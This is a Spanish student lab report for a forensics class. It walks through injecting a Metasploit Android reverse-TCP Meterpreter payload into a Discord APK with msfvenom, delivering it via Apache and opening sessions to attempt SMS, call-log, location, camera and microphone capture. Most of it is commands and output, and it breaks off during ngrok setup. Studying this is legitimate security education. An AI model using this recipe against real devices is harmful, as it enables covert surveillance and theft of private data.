


16 DE ABRIL DE 2024



INSERCIÓN DE UN EXPLOIT-PAYLOAD EN UNA APK

ANÁLISIS FORENSE INFORMÁTICO

ERIC SERRANO MARÍN
I.E.S MARTINEZ MONTAÑES
CETI

Contenido

1. Descargue una APK “conocida” y aplique las técnicas vistas en clase con APKTOOL. Lance metasploit y consiga datos sensibles del smartphone, así como capturas de la pantalla del usuario.	3
Descarga de la APK.	3
Creación fallida del payload.	3
Solución al error de la creación del payload.	4
Volvemos a la creación del payload.	5
Pasando payload al teléfono.	6
Instalación de la APK.	7
Análisis de APK en VirusTotal.	9
Abriendo sesión en metasploit.	9
Recopilación de información del teléfono.	10
Lista de apps instaladas.	10
Todos los demás comandos me dan error.	10
Segundo intento de recopilación de información.	11
2. Añada una dirección estable con ngrok y realice la misma operativa	12
Configuración ngrok.	12
Creación del payload.	13
Instalación de la APK en el teléfono móvil.	14
Sesión de meterpreter.	16
Dump de los SMS.	16
Dump de las llamadas.	17
Geolocalización.	17
Foto hecha con la cámara del móvil.	17
Grabación de audio.	18

Información del sistema. 18

Screenshare..... 18

A tener en cuenta:

- En cada apartado debe utilizar una APK diferente.
- En los 2 casos mande la APK a VirusTotal.

1. Descargue una APK “conocida” y aplique las técnicas vistas en clase con APKTOOL. Lance metasploit y consiga datos sensibles del smartphone, así como capturas de la pantalla del usuario.

Descarga de la APK.

En mi caso voy a usar una APK de discord.

```
(root@kali)-[/home/kali/Desktop]
# ls discord*
discord-224-18-stable.apk
```

Creación fallida del payload.

```
msfvenom -x discord-224-18-stable.apk -p android/meterpreter/rev
erse_tcp LHOST=192.168.1.147 LPORT=4444 > discordFake.apk
Using APK template: discord-224-18-stable.apk
[-] No platform was selected, choosing Msf::Module::Platform::Androi
d from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.discord.lfxuo
[*] Loading /tmp/d20240421-9709-j8j65r/original/smali/com/discord/MainApplication.
smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTER
Y_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"
/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20240421-9709-j8j65r/output
.apk
[*] Aligning /tmp/d20240421-9709-j8j65r/output.apk
[-] zipalign: symbol lookup error: zipalign: undefined symbol: _ZN11zip_archive6WriterD2Ev
Error: Unable to align apk with zipalign.
(root@kali)-[/home/kali/Desktop]
#
```

ERROR

Como podemos observar nos ha saltado un error.

Solución al error de la creación del payload.

Vamos a solucionar yendo a /etc/apt y añadiendo una línea y comentando la que ya viene al archivo sources.list.

```
GNU nano 7.2 sources.list *
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
#deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
deb http://ftp.es.debian.org/debian buster main

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
```

Usaremos el siguiente comando para eliminar completamente zipalign junto con sus archivos de configuración.

```
(root@kali)-[/etc/apt]
# apt --purge remove zipalign
```

Y después volveremos a instalar.

```
(root@kali)-[/etc/apt]
# zipalign
Command 'zipalign' not found, but can be installed with:
apt install zipalign
Do you want to install it? (N/y)y
apt install zipalign
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Hacemos un update.

Antes de hacer el update quitaremos la almohadilla.

```
root@kali: /etc/apt
File Actions Edit View Help
GNU nano 7.2 sources.list *
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
deb http://ftp.es.debian.org/debian buster main

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
```

```
(root@kali)-[/etc/apt]
# apt update
Get:1 http://ftp.es.debian.org/debian buster InRelease [122 kB]
Get:2 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:4 http://ftp.es.debian.org/debian buster/main amd64 Packages [7,909 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.8 MB]
Get:6 http://ftp.es.debian.org/debian buster/main Translation-en [5,969 kB]
38% [3 Packages store 0 B] [5 Contents-amd64 6,585 kB/45.8 MB 14%] [6 Translation-en 0 B/5,969 kB 0%]
```

Zipalign ya funciona.

```
(root@kali)-[/etc/apt]
# zipalign
Zip alignment utility
Copyright (C) 2009 The Android Open Source Project

Usage: zipalign [-f] [-p] [-v] [-z] <align> infile.zip outfile.zip
       zipalign -c [-p] [-v] <align> infile.zip

<align>: alignment in bytes, e.g. '4' provides 32-bit alignment
-c: check alignment only (does not modify file)
-f: overwrite existing outfile.zip
-p: memory page alignment for stored shared object files
-v: verbose output
-z: recompress using Zopfli
```

Volvemos a la creación del payload.

```
(root@kali)-[/home/kali/Desktop]
# msfvenom -x discord-224-18-stable.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.147 LPORT=4444 > discordFake.apk
Using APK template: discord-224-18-stable.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.discord.svocr
[*] Loading /tmp/d20240421-19496-l0qtqi/original/smali/com/discord/MainApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20240421-19496-l0qtqi/output.apk
[*] Aligning /tmp/d20240421-19496-l0qtqi/output.apk
[*] Signing /tmp/d20240421-19496-l0qtqi/aligned.apk with apksigner
Payload size: 283670442 bytes
```


Pasando payload al teléfono.



Para pasarlo al móvil voy a hacer con mi servidor Apache.


```
(kali@kali)-[~/Desktop]
$ adb install discordFake.apk
Performing Streamed Install
adb: failed to install discordFake.apk: Failure [INSTALL_FAILED_USER_RESTRICTED: Install canceled by user]


(kali@kali)-[~/Desktop]
$ service apache2 start

(kali@kali)-[~/Desktop]
$ sudo mv discordFake.apk /var/www/html
[sudo] password for kali:



(kali@kali)-[~/Desktop]
$ ls -lh /var/www/html
total 271M
-rw-r--r-- 1 kali kali 10K Apr  6 11:53 app.apk
-rw-r--r-- 1 root root 271M Apr 21 17:20 discordFake.apk
-rw-r--r-- 1 root root 11K Nov 30 17:54 index.html
-rw-r--r-- 1 root root 615 Nov 30 17:55 index.nginx-debian.html
```



Instalación de la APK.



Análisis de APK en VirusTotal.



Como hemos podido observar anteriormente Android al instalar la APK no detecta nada malicioso, sin embargo virustotal sí.

Abriendo sesión en metasploit.

Ahora vamos a metasploit para poder acceder a una sesión meterpreter.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.147
LHOST => 192.168.1.147
```

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

En cuanto abrimos la APK en el móvil nos entra en la sesión.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444
[*] Sending stage (71398 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.60:38698) at 2024-04-21 17:37:56 +0200

meterpreter > 
```

Recopilación de información del teléfono.

Lista de apps instaladas.

```
meterpreter > app_list
Application List

Name                                     Package                                     Running  IsSystem
---                                     -
ANT HAL Service                         com.dsi.ant.server                         false    true
Actualizador de aplicaciones del sistema com.xiaomi.discover                       false    true
Actualizar                             com.android.updater                       false    true
Administrador de redes                  com.google.android.networkstack           false    true
Ajustes                               com.xiaomi.misettings                     false    true
Ajustes                               com.android.settings                     false    true
Alertas de emergencia inalámbricas     com.android.cellbroadcastreceiver         false    true
Almacenamiento de configuración        com.android.providers.settings            false    true
Almacenamiento de contactos            com.android.providers.contacts            false    true
Almacenamiento de mensajes y teléfono com.android.providers.telephony           false    true
Almacenamiento de números bloqueados   com.android.providers.blockednumber       false    true
```

Todos los demás comandos me dan error.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444
[*] Sending stage (71398 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.60:38916) at 2024-04-21 18:36:34 +0200

meterpreter > dump_sms
[-] android_dump_sms: Operation failed: 1
meterpreter > dump_callog
[-] android_dump_callog: Operation failed: 1
meterpreter > geolocate
[-] android_geolocate: Operation failed: 1
meterpreter > record_mic -d 20
[*] Starting...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter > dump_contacts
[-] android_dump_contacts: Operation failed: 1
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > sysinfo
Computer      : localhost
OS           : Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)
Architecture : aarch64
System Language : es_ES
Meterpreter   : dalvik/android
meterpreter > dump_sms
[-] android_dump_sms: Operation failed: 1
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/EPKCyVMv.html
[*] Streaming...
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > shell
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
meterpreter > dump_sms
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
meterpreter > dump_sms
^C[-] dump_sms: Interrupted
meterpreter > exit
[*] Shutting down session: 1
```

Segundo intento de recopilación de información.

Tras pelearme un poco me di cuenta que hice la creación del payload mal, me faltaba la R final en el comando.

```
(kali@kali) [~/Desktop]
$ msfvenom -x discord-224-18-stable.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.147 LPORT=4444 R discord_modif.apk
Using APK template: discord-224-18-stable.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
```

Parece ser que ese no era el fallo, ya que me sigue dando todo error.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444
[*] Sending stage (71398 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.60:40580) at 2024-04-22 09:31:01 +0200

meterpreter > dump_sms
[-] android_dump_sms: Operation failed: 1 android.permission.WRITE_SMS? >
meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1 android.permission.ACCESS_COARSE_LOCATION? >
meterpreter > 
```

He probado con apk de lpasen y con la de Twitch y tampoco he podido. Pasa exactamente lo mismo.

2. Añada una dirección estable con ngrok y realice la misma operativa

Configuración ngrok.

```
(root@kali)-[/home/kali/Downloads]
# curl -s https://ngrok-agent.s3.amazonaws.com/ngrok.asc | \
sudo gpg --dearmor -o /etc/apt/keyrings/ngrok.gpg && \
echo "deb [signed-by=/etc/apt/keyrings/ngrok.gpg] https://ngrok-agent.s3.amazonaws.com buster main" | \
sudo tee /etc/apt/sources.list.d/ngrok.list && \
sudo apt update && sudo apt install ngrok
deb [signed-by=/etc/apt/keyrings/ngrok.gpg] https://ngrok-agent.s3.amazonaws.com buster main
Hit:1 http://ftp.es.debian.org/debian buster InRelease
Hit:2 http://http.kali.org/kali kali-rolling InRelease
Get:3 https://ngrok-agent.s3.amazonaws.com buster InRelease [20.3 kB]
Get:4 https://ngrok-agent.s3.amazonaws.com buster/main amd64 Packages [4,095 B]
Get:5 https://ngrok-agent.s3.amazonaws.com buster/main amd64 Contents (deb) [78 B]
Fetched 24.5 kB in 1s (16.6 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
13 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cython3 debtags kali-debtags libadwaita-1-0 libaio1 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev
  libbhidis0.14 libjavascriptcoregtk-4.0-18 libopenblas-dev libopenblas-pthread-dev libopenblas0 libperl5.36
  libpython3-all-dev libpython3.12 libpython3.12-dev libqt5multimedia5 libqt5multimedia5-plugins
  libqt5multimedia5gsttools5 libqt5multimedia5widgets5 librtlsdr0 libstemmer0d libucl1 libwebkit2gtk-4.0-37 libxmlb2
  libxsimd-dev libzxing2 perl-modules-5.36 python3-all-dev python3-anyjson python3-backcall python3-beniget
  python3-debian python3-future python3-gast python3-pickleshare python3-pyatspi python3-pypdf2 python3-pyrsistent
  python3-pythrane python3-requests-toolbelt python3-rfc3986 python3-unicodcsv python3.12-dev xtl-dev zenity
  zenity-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  ngrok
0 upgraded, 1 newly installed, 0 to remove and 13 not upgraded.
Need to get 6,384 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 https://ngrok-agent.s3.amazonaws.com buster/main amd64 ngrok amd64 3.8.0 [6,384 kB]
Fetched 6,384 kB in 2s (2,910 kB/s)
Selecting previously unselected package ngrok.
